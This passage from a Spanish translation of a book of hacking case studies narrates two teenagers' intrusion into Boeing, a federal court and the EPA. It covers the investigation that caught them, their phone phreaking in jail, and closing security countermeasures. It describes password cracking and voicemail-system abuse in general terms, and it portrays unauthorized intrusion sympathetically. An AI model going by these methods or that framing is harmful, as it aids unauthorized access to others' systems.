Don envió a su compañero, Ken ("nuestro gurú de la seguridad en Unix") para que echara un vistazo. Aproximadamente una hora después, Ken envió un mensaje al busca de Don diciendo: "Será mejor que subas aquí. Parece que puede ponerse muy feo. Tenemos muchas contraseñas craqueadas y no son de Boeing. Hay una en especial que tienes que ver".

Entretanto, Matt había estado trabajando duro dentro de las redes informáticas de Boeing. Después de haber conseguido acceso con los privilegios de administrador del sistema, "fue fácil acceder a las cuentas buscando en otras máquinas a las que había accedido esta gente". Estos archivos contenían con frecuencia números de teléfono de proveedores de software y otros ordenadores a los que llamaba la máquina. "Un directorio primitivo de otros *hosts* que había allí", dice Matt. Poco después, los dos *hackers* accedían a las bases de datos de una serie de empresas. "Pusimos los dedos en un montón de lugares", asegura Costa.

Como no quería dejar el seminario, Don pidió a Ken que le enviara por fax lo que estaba viendo en la pantalla del administrador. Cuando llegó la transmisión, Don sintió alivio de no reconocer ninguna de las identificaciones de los usuarios. Sin embargo, algo que le sorprendió fue el hecho que muchos de ellos comenzaran por la palabra "Juez". Entonces lo comprendió:

> *Pensé, ¡dios mío! Entré en una habitación llena de agentes de las fuerzas del orden y dije: "¿Reconocéis alguno de estos nombres? " Leí en voz alta una lista. Un agente federal explicó: "Son jueces del Tribunal del Distrito de Seattle". Y yo contesté: "Bien, tengo un archivo de contraseñas aquí con 26 contraseñas craqueadas ". Aquellos agentes federales se quedaron blancos.*

Don observaba cómo un agente del FBI con el que había trabajado anteriormente hacía unas cuantas llamadas.

> *Llamó al Tribunal del Distrito de Estados Unidos y pidió que le pasaran con el administrador del sistema. Podía oír directamente a ese tipo, al otro lado de la línea, diciendo: "No, imposible. No estamos conectados a Internet. No pueden conseguir nuestros archivos de contraseñas. No puedo creer que sea nuestra máquina". Y Rich le decía: "No. Es tu máquina. Tenemos los archivos de contraseñas". Y el tipo insistía: "No, no puede ser. Nadie puede acceder a nuestras máquinas ".*

Don buscó en la lista que tenía en la mano y vio que la contraseña del superusuario, la contraseña de máximo nivel que sólo conocen los administradores del sistema, había sido craqueada. Se la señaló a Rich.

> *Rich dijo por el teléfono: "¿Tu contraseña de superusuario es '2ovens'? " Silencio absoluto al otro lado de la línea. Todo lo que oímos fue el golpe de la cabeza de este tipo contra la mesa.*

Cuando volvimos al aula, Don percibió que se avecinaba una tormenta. "Les dije: 'Chicos, ha llegado la hora de prácticas de información en la vida real'".

Don, con parte de la clase siguiéndole los pasos, se preparó para la batalla. Primero, fue al centro de ordenadores de Bellevue donde se ubicaba el cortafuegos. "Encontramos la cuenta que estaba ejecutando el programa Crack, la cuenta con la que el atacante entraba y salía, y la dirección IP desde la que procedían".

En aquel momento, con el programa para *craquear* contraseñas ejecutándose en el ordenador de Boeing, los dos *hackers* habían saltado al resto del sistema de Boeing, extendiendo la "tela de araña" para acceder a cientos de ordenadores de Boeing.

Uno de los ordenadores al que estaba conectado el sistema de Boeing ni siquiera estaba en Seattle, sino al otro lado del país. Según Costa:

Era uno de los ordenadores del laboratorio de Propulsión a Reacción en los Laboratorios de Investigación de Langley que tiene la NASA en Virginia, un Cray YMP5, una de las joyas de la corona. Fue uno de nuestros momentos definitivos.

Te pasan por la cabeza todo tipo de ideas. Algunos de los secretos podían hacerme rico, o acabar con mi vida o inculparme.

Los asistentes al seminario se turnaban para ver la fiesta en el centro de informática. Se quedaron petrificados cuando el equipo de seguridad de Boeing descubrió que los atacantes tenían acceso al Cray y Don a penas podía creerlo. "Pudimos determinar muy rápidamente, en una hora o dos, ese punto de acceso y los puntos de acceso al cortafuegos".

Mientras tanto, Ken tendió trampas virtuales en el cortafuegos para averiguar qué otras cuentas habían sido quebrantadas.

Don llamó a la compañía telefónica local y les pidió que colocaran un registro de llamadas en las líneas de módem de Boeing que los atacantes estaban utilizando. Con este método capturarían los números de teléfono desde los que se originaban las llamadas. Los empleados de la empresa de telefonía aceptaron sin dudarlo. "Formaban parte de nuestro equipo y sabían quién era yo, así que no hicieron ninguna pregunta. Ésa es una de las ventajas de pertenecer a uno de estos equipos de los cuerpos de seguridad".

Don colocó ordenadores portátiles en los circuitos entre los módems y los ordenadores, "básicamente para almacenar en un archivo todo lo que se tecleara". Incluso conectó impresoras Okidata a todas las máquinas "con el fin de imprimir todo lo que hicieran en tiempo real. Lo necesitaba como pruebas. No se argumenta igual con un papel, que con un archivo electrónico". Quizás no sea de extrañar cuando se piensa en lo qué confiará más un jurado: un archivo electrónico o un documento impreso en el mismo instante del incidente.

El grupo volvió al seminario durante unas horas en las que Don explicó resumidamente la situación y las medidas defensivas que se

habían tomado. Los agentes de policía estaban obteniendo experiencia práctica de nivel universitario en informática forense. "Volvimos a arriba a seguir trabajando y comprobar lo que teníamos y, mientras estaba allí delante con dos agentes federales y mi compañero el módem saltó. ¡Bingo! Los chicos entraron, se registraron en la cuenta", dice Don.

La compañía de teléfonos local siguió la pista a Matt y Costa hasta sus casas. El equipo observaba cómo los *hackers* se registraban en el cortafuegos. En ese momento, transferían desde la Universidad de Washington, donde se registraban en la cuenta de Matt Anderson.

Matt y Costa habían tomado precauciones que pensaron que evitarían que las llamadas fueran rastreadas. Por un lado, en lugar de marcar directamente a Boeing, llamaban a los ordenadores del Tribunal del Distrito y, desde ahí, encaminaban una llamada a Boeing. Pensaron que "si había alguien en Boeing vigilándonos, probablemente les resultaría muy difícil averiguar de dónde procedían nuestras llamadas", comenta Costa.

No podían sospechar que cada uno de sus movimientos estaba siendo observado y registrado cuando Matt llamaba al Tribunal, de ahí a Boeing y a continuación transfería a su cuenta personal de la universidad.

> *Como éramos tan nuevos en el sistema [del Tribunal del Distrito] y la contraseña y el nombre de usuario eran "públicos ", en aquel momento no pensé que fuera peligroso, o fui perezoso. Aquella marcación directa fue lo que les guió hasta mi apartamento y entonces fue cuando todo se derrumbó.*

Al equipo de Don le habría gustado estar presente cuando Matt comenzó a leer el email que recibió en su cuenta de la universidad. "En el correo de este chico estaba todo la información sobre sus artificios de *hacker* y las respuestas de otros *hackers".*

> *Los agentes de policía estaban allí sentados partiéndose de risa porque no son más que niños arrogantes que no piensan que los puedan pillar. Y los estábamos viendo en tiempo real dejando pruebas justo ahí, en nuestras manos.*

Mientras tanto, Don cortaba las hojas de la impresora, las pasaba a todo el mundo para que las firmaran como testigos y las sellaba como pruebas. "En menos de seis horas desde que supimos de la intrusión que estábamos sufriendo ya habíamos cazado a estos chicos por el delito de entrada no autorizada".

El consejo de administración de Boeing no se reía. "Les asustaba el ingenio de esos chicos y querían poner fin a la actividad de los *hackers.* 'Sacadlos de los ordenadores y cerrar el asunto ahora mismo'". Don pudo convencerles de que sería más inteligente esperar. "Les dije: 'No sabemos en cuantos sitios han estado estos chicos. Tenemos que seguirlos durante un tiempo y averiguar que diablos está ocurriendo y qué han hecho'". Si se medita sobre el riesgo que suponía, conseguir que el consejo cediera fue un notable testimonio de las habilidades profesionales de Don.

Bajo vigilancia

Uno de los agentes federales que asistió al seminario obtuvo órdenes judiciales para realizar escuchas en los teléfonos de Matt y Costa. Pero las escuchas eran sólo una parte del procedimiento. Para entonces, el gobierno federal se había tomado el caso muy en serio. La acción había adquirido tintes de película de espías o policíaca: se enviaran a grupos de agentes del FBI al campus para hacerse pasar por estudiantes y seguir a Matt, anotando todo lo que hacía para poder testificar posteriormente que en un momento concreto había estado utilizando un ordenador en particular del campus. De lo contrario, podría fácilmente replicar que no había sido él, que mucha gente utiliza ese ordenador cada día. Ya había pasado antes.

En el lado de Boeing, el equipo de seguridad estaba tomando todas las precauciones que se le ocurría. El objetivo no era mantener a los chicos alejados, sino seguirlos de cerca y seguir recogiendo pruebas al tiempo que se aseguraban de que no causaban ningún dafio. Don explica: "Teníamos configurados todos los puntos principales de acceso a nuestros ordenadores para que el administrador del sistema o el ordenador nos enviara un mensaje al busca avisándonos de que algo estaba ocurriendo. El bip del busca se convertía en el grito de guerra. Los miembros del equipo notificaban inmediatamente a determinadas personas de la lista de llamadas que los *hackers* volvían a las andadas. En varias ocasiones, el

grupo de Don siguió electrónicamente la pista de las actividades de Matt y Costa a través de la Universidad de Washington (donde se había informado a las personas adecuadas), por todo Internet, de un punto a otro. Fue como estar al lado de los dos chicos mientras realizaban la intrusión.

Don decidió vigilarlos durante cuatro o cinco días más porque "los teníamos bien controlados y no estaban haciendo nada que yo considerara extremadamente peligroso, aunque el tipo de acceso era considerable y podrían haber supuesto un riesgo de haber querido".

Pero Costa supo pronto que algo estaba ocurriendo:

> *Una noche estábamos mi novia y yo sentados viendo la tele en mi apartamento. Era verano y la ventana estaba abierta. Y sonará raro, pero ella miró a la calle... y se fijó en un coche que estaba aparcado en los aparcamientos de Pay & Save. Bueno, una hora después, ella miró otra vez y el coche seguía ahí. "Hay un coche ahí fuera, con gente dentro, que ya estaba hace una hora ".*

Costa apagó la televisión y las luces y comenzó a grabar en vídeo a los agentes del FBI vigilando su casa. Un poco después, vio un segundo coche que paró al lado del otro. Los hombres de los dos coches discutieron y después se marcharon.

Al día siguiente, un grupo de agentes se presentó en el apartamento de Costa. Cuando les preguntó si tenían una orden judicial, admitieron que no, pero Costa quería dar la impresión de que cooperaba, así que no se opuso a ser interrogado. Tampoco se opuso a la petición de llamar a Matt y sacarle información sobre las actividades con los teléfonos móviles mientras los agentes grababan la conversación.

¿Por qué se prestó a llamar a su mejor amigo y hablarle sus actividades ilegales teniendo a agentes de las fuerzas del orden escuchando? Muy sencillo: una noche, bromeando, jugando a una variación del juego "¿Y si...?", los dos habían anticipado una situación en la que fuera peligroso hablar libremente e inventaron un código. Si uno de ellos soltaba un "nueve, diez" en la conversación, significaría "¡Peligro! Cuidado con lo que dices". (Eligieron ese número porque sería

fácil de recordar por ser un número menos que el teléfono de emergencias, 911.)

De este modo, con el teléfono pinchado y la grabadora en marcha, Costa marcó el número de Matt. "Te he llamado hace unos minutos, a las nueve y diez, y no he podido contactar contigo", comenzó.

Cerrando el círculo

El equipo de vigilancia del Boeing ya había descubierto que los *hackers* no sólo se metían en el Tribunal del Distrito de Estados Unidos, sino también a la Agencia de Protección Ambiental (EPA). Don Boelling fue a la EPA con las malas noticias. Igual que había ocurrido con el administrador de sistemas del Tribunal del Distrito, el personal de la EPA se mostraba escéptico sobre cualquier violación de su sistema.

> *Les estábamos diciendo que alguien estaba poniendo en peligro la seguridad de sus máquinas y para ellos era inconcebible. Decían que no. Casualmente llevaba un archivo con 10 ó 15 contraseñas* craqueadas *y les dije la contraseña del administrador de redes.*
>
> *Se pusieron enfermos porque resultaba que las seiscientas y pico máquinas que tenían en todo el país estaban conectadas a Internet por la misma cuenta. Era una cuenta con privilegios de superusuario del sistema y todos tenían la misma contraseña.*

Los agentes de las fuerzas de seguridad que asistían al seminario comenzaban a recibir más de lo que habían esperado. "Para los que no habían estado con nosotros en el terreno, cada día volvíamos al aula y detallábamos todo lo que habíamos hecho. Se les relataba de primera mano todo lo que había ocurrido en relación con el caso".

Alcanzados por el pasado

Impresionado con la destreza que los *hackers* habían demostrado, a Don le sorprendió saber que sólo dos meses antes habían sido requeridos por un tribunal acusados de otros cargos y que, en

consecuencia, Costa había recibido una condena de 30 días de permiso condicional para trabajar.

Y todavía volvían a incumplir la ley como si fueran invulnerables. ¿Cómo puede ser? Costa explica que Matt y él ya estaban preocupados porque había mucho más de lo que los fiscales encontraron.

> *Era como una gran bola de nieve de la que sólo habían encontrado un poquito de hielo. No sabían que andábamos con los móviles, no sabían que andábamos con números de tarjetas de crédito, no sabían el alcance de lo que habían encontrado. Como Matt y yo ya habíamos hablado de nuestro caso, ya sabíamos lo que íbamos a contarles. Confesamos la intromisión informática y para nosotros no fue nada. Fue una tontería.*

En las noticias

Don conducía de Bellevue al edificio de Boeing en South Central donde estaban sus oficinas cuando se llevó una desagradable sorpresa. "Escuchaba las noticias de KIRO y de repente oí hablar sobre una intrusión que habían realizado dos *hackers* en Boeing y sobre una investigación de la policía federal. Pensé 'maldita sea'".

Don supo después que la noticia la había filtrado un empleado de Boeing que no estaba de acuerdo con la decisión de vigilar las actividades de Matt y Costa en lugar de arrestarlos inmediatamente. Don corrió a su oficina y llamó a todas las personas que participaban en el caso. "Les dije: 'Mirad, todo se ha echado a perder. Ya ha saltado la noticia. Tenemos que hacer algo *inmediatamente'.* Howard Schmidt estaba allí y, como era experto en la redacción de órdenes judiciales de registro para ordenadores, intervino y nos ayudó a hacerlo bien, para que no hubiera ningún problema".

En realidad, Don no estaba tan molesto por la filtración de la noticia. "De todos modos estábamos muy cerca de cogerlos. Teníamos pruebas suficientes, toneladas, contra ellos".

¡

Pero sospechaba que había incluso más de lo que había salido a la luz hasta entonces. "Había cosas en las que imaginábamos que estaban

metidos, como el fraude con tarjetas de crédito. Más adelante los cazamos en eso. Creo que fue seis meses o un año después cuando los Servicios Secretos los trincaron";

Detenidos

Costa sabía que pronto llegaría el momento y no se sorprendió cuando oyó llamar a la puerta de su apartamento con esa contundencia. Para entonces, ya tenían cuatro cuadernos enteros de pruebas incriminatorias contra él. En aquel momento, él no tenía forma de saberlo, gracias a Don Boelling, los federales tenían todas las pruebas que necesitaban para condenarlo a él y a Matt.

Matt recuerda estar en casa de sus padres y ver una noticia en televisión sobre una intrusión informática en Boeing. Alrededor de las diez de la noche llamaron a la puerta de su casa. Eran dos agentes del FBI. Interrogaron al chico en el salón durante unas dos horas mientras sus padres dormían en el piso de arriba. Matt no quiso despertarlos. Le daba miedo.

A Don Boelling le habría gustado acompañar a los federales en la detención si hubiera podido. A pesar de las buenas relaciones no fue invitado. "No eran muy dados a dejar que les acompañaran civiles en el mismo momento de la detención".

Boeing se contrarió cuando supo que el apellido de uno de los *hackers* coincidía con el de un empleado. Matt se inquietó al ver que su padre se veía arrastrado en todo ese lío. "Como mi padre trabajaba en Boeing y teníamos el mismo nombre, él también fue interrogado". Costa se apresuró a señalar que ambos habían prestado mucha atención en no acceder a Boeing utilizando ninguna información del padre de Matt. "Desde el principio, él dejó a su padre completamente fuera de este asunto y no quiso inmiscuirlo, incluso antes de que imagináramos que tendríamos problemas".

Don se sintió un poco ofendido cuando el agente especial encargado de la oficina del FBI en Seattle fue entrevistado cuando la noticia saltó a la luz. Uno de los periodistas de televisión le preguntó cómo habían seguido la pista y cazado a los *hackers* y el agente contestó

algo así como: "El FBI utilizó procedimientos técnicos demasiado complicados para explicarlos aquí". Don pensó para sus adentros "¡Eres pura basura! ¡Vosotros no hicisteis nada! ¡Fuimos *nosotrosV* Había intervenido todo un grupo coordinado, gente de Boeing, de otras compañías, del Tribunal del Distrito y agentes de los cuerpos de seguridad locales, estatales y federales. "Fue la primera vez que habíamos hecho algo así. Fue un trabajo en equipo".

Afortunadamente, Matt y Costa habían causado pocos daños considerando los potenciales estragos que podrían haber provocado. "En lo que respecta a daños reales a Boeing, no hicieron mucho, la verdad", reconoce Don. La compañía se repuso enseguida pero quería asegurarse de que se aprendía la lección. "Se declararon culpables porque, básicamente, los pillamos con las manos en la masa. No tenían escapatoria", recuerda Don satisfecho.

Pero una vez más, se redujeron los cargos; varios cargos por delitos graves se resumieron en "intrusión informática no autorizada". Ambos salieron con otro tirón de orejas: 250 horas de servicio a la comunidad y cinco años de prueba en los que no podrían utilizar ordenadores. La parte dura fue la restitución: se les ordenó que pagaran 30.000 dólares, de los cuales la mayor parte era para Boeing. A pesar de que ninguno de los dos era ya menor, se concedió a ambos otra oportunidad

E1 fin de la buena suerte

Habían aprendido una lección.

Costa: *En lugar de dejarlo completamente, éramos unos niños estúpidos o quizás no estúpidos, sino inocentes en el sentido de que no nos dimos cuenta del lío en el que nos estábamos metiendo. No era tanto avaricia, sino más bien el lujo de poder tener un teléfono móvil y utilizarlo cuando quisiéramos.*

Matt: *Si te remontas a aquella época era mucho. Tener un móvil era todo un lujo.*

Pero las intrusiones de Matt y Costa que el sistema de justicia penal estaba abordando estaban a punto de tocar a su fin. Y la causa no sería ninguna que ellos hubieran podido prever, sino, los celos.

Costa cuenta que la que entonces era su novia pensó que él la estaba engañando con otra chica. En absoluto, dice Costa, aquella chica era "sólo una amiga, nada más". Al negarse a dejar de verla, Costa cree que su novia llamó a las autoridades y denunció que "los *hackers* de Boeing estaban vendiendo ordenadores robados".

Cuando los investigadores se presentaron en la casa de su madre, Costa no estaba, pero la madre sí. "Claro, pasen", les dijo ella, segura de que no pasaría nada.

No encontraron material robado. Eso eran las buenas noticias. Las malas fueron que encontraron un trozo de papel que se había caído al suelo y había quedado fuera de la vista, debajo del borde de la moqueta. En él había anotado un número de teléfono y algunos dígitos que un investigador reconoció como un número de serie electrónico. Lo comprobaron con la compañía de teléfonos y descubrieron que correspondía a una cuenta de teléfono móvil que se estaba utilizando ilegalmente.

Costa se enteró de la redada en casa de su madre y decidió desaparecer.

> *Estuve cinco días huido de los Servicios Secretos; tenían jurisdicción sobre los fraudes de teléfonos móviles. Era un fugitivo. Así que me quedé en el apartamento de un amigo en Seattle y vinieron a buscarme, pero el coche que conducía todavía estaba a nombre de la persona a la que pertenecía antes, no me pillaron.*
>
> *El quinto o sexto día, hablé con mi abogado y me acompañó a la oficina en la que gestionan los permisos de libertad condicional y me entregué. Me arrestaron y me llevaron preso.*
>
> *Huir de los Servicios Secretos me estresaba.*

También pillaron a Matt. Los dos estuvieron en diferentes plantas de la cárcel del Condado de King en Seattle.

Phreaks en la cárcel

Los chicos supieron que esta vez no habría juicio. Concluida la investigación y redactados los documentos por la fiscalía de Estados Unidos, ambos comparecerían ante un juez federal por violar su periodo de prueba. No hubo juicio, ni oportunidad de defenderse, ni demasiada esperanza de indulgencia.

Entretanto, los interrogaban minuciosamente. Conocían las instrucciones: mantener separados a estos malos chicos y hacer lo posible para que contaran versiones diferentes.

Matt y Costa consideraron que la cárcel del condado, al menos para ellos, era un sitio más duro que la prisión donde cumplieron condena. "La cárcel del condado es lo peor, no hay nada igual. Estaba amenazado por un par de personas. Incluso tuve una pelea. Si no contestas fuerte, te comen", cuenta Costa. Matt recuerda que le pegaron. "Creo que fue porque no terminaba con el teléfono. Así que aprendí la lección".

La cárcel era dura en otro sentido. Costa lo recuerda así:

> *[Era] no saber qué tocaba a continuación porque ya nos habíamos metido en líos y sabíamos que habría más. Era miedo a lo desconocido, más que miedo a los internos. Simplemente dijeron "encerradlos " y no hubo ni fianzas ni depósitos. Fue una detención federal. No sabíamos a dónde iríamos desde allí y la detención era indefinida.*

Las cárceles suelen tener dos tipos de teléfonos: los de pago, en los que se controlan las llamadas para garantizar que los internos no traman nada ilegal, y los teléfonos que se conectan directamente a la Oficina de los Abogados de Oficio, destinados a que los internos hablen con sus abogados.

En la cárcel de Seattle, las llamadas a los abogados de oficio se marcan a partir de una lista de códigos de dos dígitos y, como Matt explica: "Si llamas fuera de hora, ¿qué ocurre? Que accedes al contestador automático y puedes introducir tantos tonos multifrecuencia como quieras". Matt comenzó a investigar el sistema del contestador automático.

Pudo determinar que el sistema era Meridian, un tipo con el que él y Costa estaban bien familiarizados, y lo programó para que transfiriera sus llamadas a una línea externa. "Configuré la opción número ocho del menú sin que la voz automática lo anunciara. Entonces podía marcar un número local y un código de seis dígitos que conocía. A partir de aquí podía llamar a cualquier parte del mundo".

A pesar de que los teléfonos se desconectaban a las ocho de la tarde, la línea de los abogados de oficio siempre se dejaba activa. "Podíamos jugar con los teléfonos toda la noche y no había nadie esperando para utilizarlos porque pensaban que estaban desconectados", dice Costa. "Se creían que estábamos locos, allí sentados con el teléfono. Así que funcionaba perfectamente".

Mientras Costa estudiaba cómo hacer llamadas al exterior, Matt también estaba utilizando el teléfono en su unidad, durante la noche, para investigar un poco por su cuenta. Colocó un "número puente en un bucle antiguo" de una compañía telefónica de Pennsylvania, que les permitió a los dos llamar a un número de pruebas de la compañía y comunicarse entre sí.

Pasaron horas hablando por esos teléfonos no vigilados. "Teníamos la posibilidad de preparar nuestro caso antes de los interrogatorios. Eso fue útil, muy útil", afirma Costa. Y Matt añade: "Podíamos pasar una eternidad hablando sobre lo que le habían dicho al otro. Queríamos corroborar todo".

Se corrió la voz entre los presos que los dos chavales nuevos hacían magia con los teléfonos.

> ***Costa:*** *Me puse gordo allí dentro porque otras personas me daban sus bandejas a cambio de llamadas gratis.*

Matt: Yo me quede flaco porque estaba nervioso. Estaba allí sentado con todos aquellos matones y no me gustaba dejarles que llamaran.

Estaban en la cárcel e incumplían la ley haciendo llamadas telefónicas ilegales y planeando sus versiones con la esperanza de engañar a los fiscales. Para cualquier *hacker,* sería pura diversión. Para Matt y Costa, significaba arriesgarse a acumular más cargos a los que ya estaban afrontando.

Al final, sus esfuerzos de connivencia no sirvieron de nada. La pila de hechos en su contra era muy alta y esta vez comparecían ante un juez que no iba a darles un tirón de orejas. Ambos fueron condenados a cumplir "un año y un día" en un centro federal, reconociéndoseles el tiempo que habían permanecido en la cárcel del condado. El "día" extra de condena en prisión resultó ser una considerable ventaja para ellos. De acuerdo con las leyes federales de sentencias, ese día les concedía la posibilidad de que fueran puestos en libertad hasta 54 días antes por buen comportamiento.

Ambos fueron detenidos sin fianza durante tres meses y medio, después fueron puestos en libertad, según ellos reconocieron, sometidos a una serie de duras restricciones hasta que el juez decidió la sentencia. Don tenía razón: no hubo indulgencias esta vez.

£1 periodo en prisión

Enviaron a Matt al campamento Sheridan, en Oregón; mientras que Costa fue a la prisión federal de Boron, en California. "Era federal porque habíamos violado las condiciones del periodo de prueba de un cargo federal", aclara Costa.

Sin embargo, no fue especialmente duro para ninguno de ellos. Costa lo cuenta así:

Sabía que era un chollo. Era una prisión con piscina. En medio de Mojave, era bonito. No teníamos alambrada, sólo una línea amarilla de arena. Era uno de esos sitios... a ver, había tres

senadores allí dentro. Conmigo estaba un chico que había creado una cadena de restaurantes famosa.

Boron era la última institución federal con piscina y Costa oyó después que, como resultado de un programa de la presentadora de televisión Barbara Walters, se había tapado la piscina justo después de que él fuera puesto en libertad. Personalmente, entiendo que no se gaste el dinero recaudado con los impuestos para poner piscinas en las prisiones nuevas, pero no puedo entender que se destroce una que ya existe.

En la prisión de Sheridan, Matt descubrió que otro interno era un ex ejecutivo de Boeing. "Se metió en líos relacionados con algún tipo de desfalco o delito de cuello blanco". Parecía irónico.

Costa y otros internos de Boron eran llevados con frecuencia media hora a través del desierto en un autobús de la prisión que hervía de calor para hacer trabajos sin importancia en las proximidades de la Base de las Fuerzas Aéreas Edwards. "Me pusieron en un hangar del ejército donde tenían un servidor VAX. Se suponía que yo no podía ni acercarme a un ordenador". Él se lo dijo al sargento. "Le conté mi historia y no le importó". Costa no perdió ni un minuto en familiarizarse con el ordenador del ejército. "Me metía en los IRC todos los días y chateaba cuando estaba encerrado. Me descargué el Doom a gran velocidad. Era increíble, genial".

En algún momento, asignaron a Costa la tarea de limpiar una furgoneta de comunicaciones confidenciales repleta de componentes electrónicos delicados. "No podía creerme que me dejaran hacer eso".

En cierta medida, el tiempo que pasaron en prisión puede sonar a diversión o, casi, a chiste. Pero no fue así. Cada mes que pasaban dentro era un mes de sus vidas malgastado, un mes perdido en sus estudios, un mes lejos de la gente de la que se preocupaban y con la que querían estar. Cada mañana, el preso empieza el día preguntándose si tendrá alguna pelea para defenderse a sí mismo o a sus propiedades. Las cárceles pueden ser espantosas.

Qué hacen hoy

Diez años después de haber sido puestos en libertad, ambos parecen asentados en unas vidas más tradicionales. Matt trabaja actualmente para una compañía grande en San José como desarrollador de aplicaciones Java. Costa tiene su propia empresa y parece que está bastante ocupado "instalando sistemas de vigilancia digital y software cliente de sonido distribuido *(slimdevices)* para empresas". Ha encontrado un trabajo adecuado para él; a aquéllos que están aburridos de sus trabajos les dará envidia que él esté, en sus propias palabras, "disfrutando cada minuto".

DILUCIDACIÓN

Parece sorprendente en el mundo actual que a los *hackers* todavía les resulte fácil pasearse libremente por tantos sitios Web de empresas. Con todas las noticias de intrusiones, toda la preocupación por la seguridad, con empleados y profesionales trabajando en el campo de la seguridad o las consultorías a empresas grandes y pequeñas, sorprende que este par de quinceañeros fueran lo suficientemente hábiles para encontrar la forma de acceder a los ordenadores de un tribunal federal, una importante cadena de hoteles y Boeing Aircraft.

Esto ocurre en parte, bajo mi punto de vista, porque los *hackers* siguen un camino, como yo mismo hice, dedicando una cantidad desorbitada de tiempo estudiando los sistemas informáticos, el software de los sistemas operativos, los programas de aplicaciones, las redes, etc. En su mayoría son autodidactas, pero, parcialmente, orientados por una organización de tutorías informal pero altamente efectiva basada en la puesta en común de los conocimientos. Algunos que acaban de salir de la educación secundaria ya han invertido tiempo y adquirido conocimientos suficientes como para tener el título de licenciado en Ciencias del *hacking.* Si el Massachusetts Institute of Technology o el California Institute of Technology concedieran esta titulación, conozco a unos cuantos que designaría para realizar el examen de licenciatura.

No quiero imaginar cuántos consultores en seguridad tienen un pasado secreto de *hacker* negro (incluidos más de dos cuyas anécdotas se relatan en estas páginas).

Comprometer los sistemas de seguridad requiere una forma concreta de razonar que permita analizar meticulosamente cómo hacer que falte la seguridad. Cualquiera que intente entrar en este campo sólo con lo que aprenda en clase requerirá mucha práctica, porque competirá con consultores que comenzaron su formación en esta área a los 8 ó 10 aftos.

Puede ser doloroso de admitir, pero la verdad es que toda persona que esté en el campo de la seguridad tiene mucho que aprender de los *hackers,* los cuales pueden desvelar debilidades del sistema que serían embarazosas de reconocer y costosas de solucionar. Pueden incumplir la ley en el proceso, pero cumplen una valiosa función.

En realidad, muchos "profesionales" de la seguridad han sido *hackers* anteriormente.

Habrá quien lea esta afirmación y la achaque a que Kevin Mitnick, el ex *hacker,* está simplemente defendiendo a la generación actual de *hackers.* Pero lo cierto es que muchos ataques cumplen la valiosa finalidad de revelar vulnerabilidades de la seguridad de una empresa. Si el *hacker* no causara ningún daño, cometiera robos o lanzara ataques de negación de servicio, ¿debería decirse que una compañía ha sufrido un asalto o que se ha beneficiado porque alguien la ha enfrentado a sus vulnerabilidades?

CONTRAMEDIDAS

Garantizar que la administración de la configuración es adecuada constituye un proceso de vital importancia que no debe omitirse. Incluso si se configura correctamente todo el hardware y el software en el momento de la instalación y se mantienen actualizados los parches esenciales de seguridad, basta configurar incorrectamente un componente para provocar una grieta en la pared. Todas las organizaciones deberían tener un procedimiento para garantizar que el personal de informática que

instala nuevos componentes hardware o software y el personal de telecomunicaciones que instala servicios telefónicos tenga una buena formación y una actualización continúa, o, incluso, que sean examinados, de modo que la seguridad esté bien arraigada en su manera de pensar y actuar.

A riesgo de parecer (aquí y en cualquier lugar) que promocionamos nuestro libro anterior *The Art of Deception* ("el arte del engaño", publicado por Wiley Publishing, Inc., 2002), en él ofrecemos un programa de formación de empleados para la concienciación en seguridad informática. Se debería probar la seguridad de los sistemas y de los dispositivos antes de ser producidos.

Creo firmemente que depender sólo de contraseñas estáticas debería haber quedado ya como una práctica del pasado. Para proteger los sistemas que procesan y almacenan información relevante, debería utilizarse una forma más contundente de autentificación de la seguridad que recurra a algún tipo de dispositivo físico como los testigos temporales o un aparato biométrico fiable, en combinación con una contraseña personal fuerte, es decir, que se *cambie con frecuencia,*.

Utilizar una forma de autentificación más fuerte no garantiza que no se vaya a romper, pero, al menos, sube el listón de dificultad.

Las organizaciones que continúan utilizando únicamente contraseñas estáticas tienen que proporcionar una formación, realizar recordatorios frecuentes u ofrecer incentivos que fomenten el uso de contraseñas seguras. Para implementar una política efectiva, los usuarios tienen que crear contraseñas seguras que contengan al menos un número y un símbolo o alternar mayúsculas y minúsculas y, además, cambiarlas periódicamente.

El siguiente paso es asegurarse de que los empleados no se rinden a la "mala memoria" y pegan en el monitor una nota con la contraseña o la esconden debajo del teclado o en el cajón del escritorio; son los lugares donde primero miraría cualquier ladrón de datos con experiencia. Por último, otra buena práctica es no utilizar nunca la misma contraseña, ni siquiera similar, en más de un sistema.

LA ÚLTIMA LÍNEA

Es hora de despertar. Cambiar las configuraciones predeterminadas y utilizar contraseñas fuertes puede impedir que su negocio sea víctima de este tipo de delitos.

Aunque no es sólo fallo del usuario. Para los fabricantes de software, la seguridad no ha sido tan prioritaria como la interoperabilidad o la funcionalidad. Es cierto que ponen mucha atención a las instrucciones de los manuales de usuario y de instalación. Hay un viejo proverbio de ingeniería que dice: "cuando todo lo demás falla, lee las instrucciones". Evidentemente, no es necesario tener un título en ingeniería para seguir esa mala norma.

Ha llegado el momento de que los fabricantes comiencen a ser prudentes en relación con este problema perenne. ¿Y si los fabricantes de hardware y software comenzaran a reconocer que la mayoría de la gente no lee la documentación? ¿Y si apareciera un mensaje de advertencia para que se activara la seguridad o se cambiara la configuración predeterminada de seguridad cuando el usuario está instalando el producto? Mejor todavía, ¿y si la seguridad se activara de manera predeterminada? Microsoft lo ha hecho recientemente, pero no fue hasta finales de 2004, en la actualización de seguridad de las ediciones Windows XP Professional y Home con su versión de "Service Pack 2", cuando ha configurado el cortafuegos integrado para que se active por defecto. ¿Por qué han tardado tanto tiempo?

Microsoft y otros fabricantes de sistemas operativos deberían haber pensado en esto hace años. Si se generalizara en todo el sector un pequeño cambio como éste, el ciberespacio sería un poco más seguro para todos nosotros.

EL ROBÍN HOOD *HACKER*

Para mí [ser hackerj *no ha sido tanto una cosa de tecnología, como de religión.*

— Adrián Lamo

El *hacking* es una habilidad. Cualquiera puede adquirir esta habilidad de forma autodidacta. Desde mi punto de vista, el *hacking* es un arte creativo, es averiguar cómo se puede burlar la seguridad utilizando el ingenio, del mismo modo que los aficionados a abrir cerraduras intentan sortear los mecanismos de cierre por pura diversión. Se podría hacer hack sin incumplir la ley.

La diferencia radica en si el propietario ha dado o no su permiso al *hacker* para intentar infiltrarse en sus sistemas informáticos. Existen muchas formas de *hacking,* aunque con permiso de la "víctima". Algunos incumplen la ley a sabiendas, pero nunca son descubiertos. Otros corren

el riesgo y cumplen condenas en prisión. Prácticamente todos ocultan sus identidades detrás de un *moniker* (la versión *online* del *nickname* o alias).

